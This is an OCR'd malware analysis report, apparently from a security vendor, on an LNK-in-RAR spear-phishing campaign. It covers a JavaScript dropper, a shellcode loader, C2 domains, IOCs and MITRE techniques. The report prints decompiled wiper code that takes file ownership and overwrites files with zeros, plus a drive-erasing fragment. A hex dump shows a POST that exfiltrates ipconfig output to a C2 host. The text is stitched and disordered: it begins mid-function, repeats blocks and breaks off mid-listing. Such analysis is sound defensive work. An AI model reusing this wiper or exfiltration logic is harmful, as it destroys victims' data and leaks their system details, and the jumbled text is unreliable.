129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
v34[4] = 0;
v34[5] = 0;
FindFirstFileA = retrieve_api_func(dll_name, v26);
strcpy(v20, "FindNextFileA");
FindNextFileA = retrieve_api_func(dll_name, v20);
CreateFileA = 0;
strcpy(v10, "CreateFileA");
CreateFileA = retrieve_api_func(dll_name, v10);
GetFileSize = 0;
strcpy(v15, "GetFileSize");
GetFileSize = retrieve_api_func(dll_name, v15);
strcpy(v27, "LocalAlloc");
LocalAlloc = retrieve_api_func(dll_name, v27);
SetFilePointer = 0;
strcpy(v24, "SetFilePointer");
SetFilePointer = retrieve_api_func(dll_name, v24);
WriteFile = 0;
strcpy(v36, "WriteFile");
WriteFile = retrieve_api_func(dll_name, v36);
LocalFree = 0;
strcpy(v25, "LocalFree");
LocalFree = retrieve_api_func(dll_name, v25);
CloseHandle = 0;
strcpy(v12, "CloseHandle");
CloseHandle = retrieve_api_func(dll_name, v12);
strcpy(v37, "FindClose");
FindClose = retrieve_api_func(dll_name, v37);
first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E  2b:ba35%11..    IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 32 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E 20  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
